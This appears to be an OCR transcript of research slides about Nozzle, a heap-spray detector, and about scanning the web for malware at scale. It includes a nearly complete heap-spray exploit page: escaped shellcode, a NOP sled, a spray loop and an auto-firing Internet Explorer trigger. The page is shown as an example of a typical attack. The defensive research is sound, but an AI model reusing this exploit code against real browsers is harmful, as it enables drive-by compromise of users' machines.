Finding Malware on a Web Scale


Ben Livshits

Microsoft Research

Redmond, WA

nozzle

Brief History of Memory-Based Exploits




Heap Spraying

```
<html>
  <body>
    <button id=’butid’ onclick=’trigger();’ style=’display:none’/>
    <script>
            // Shellcode
            var shellcode=unescape(‘%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33%ud9ce%u2474%u5ef4%u563
            bigblock=unescape(“%u0D0D%u0D0D”);
            headersize=20;shellcodesize=headersize+shellcode.length;
            while(bigblock.length<shellcodesize){bigblock+=bigblock;}
            heapshell=bigblock.substring(0,shellcodesize);
            nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
            while(nopsled.length+shellcodesize<0×25000){nopsled=nopsled+nopsled+heapshell}

            // Spray
            var spray=new Array();
            for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}

            // Trigger
            function trigger(){
              var varbdy = document.createElement(‘body’);
              varbdy.addBehavior(‘#default#userData’);
              document.appendChild(varbdy);
              try {
                for (iter=0; iter<10; iter++) {
                  varbdy.setAttribute(‘s’,window);
                }
              } catch(e){ }
              window.status+=”;
            }
            document.getElementById(‘butid’).onclick();
</script>
</body>
</html>
```


Typical heap spray attack

Historical Digression

Research to Reality in 15 Short Months



May 2009 – October 2010




April 2009 – October 2010

May 2009

Heap Sprays

- Targets web users through the browser
- Focus on prevention
- Wanted it to run in the browser




Challenges

- False positives
- False negatives
- Performance overhead

August -- March 2009

Nozzle


- Combination of runtime and static analysis
- Low false positives
- Low false negatives
- 5-15% overhead
- Paper in UsenixSec '09



April 2009

5-15% is too high

- Browser landscape is very competitive performance-wise




January 2010

Offline Scanning


- Help from Bing
- Finds malware on the web
- Can scan a large number of URLs

October 2010

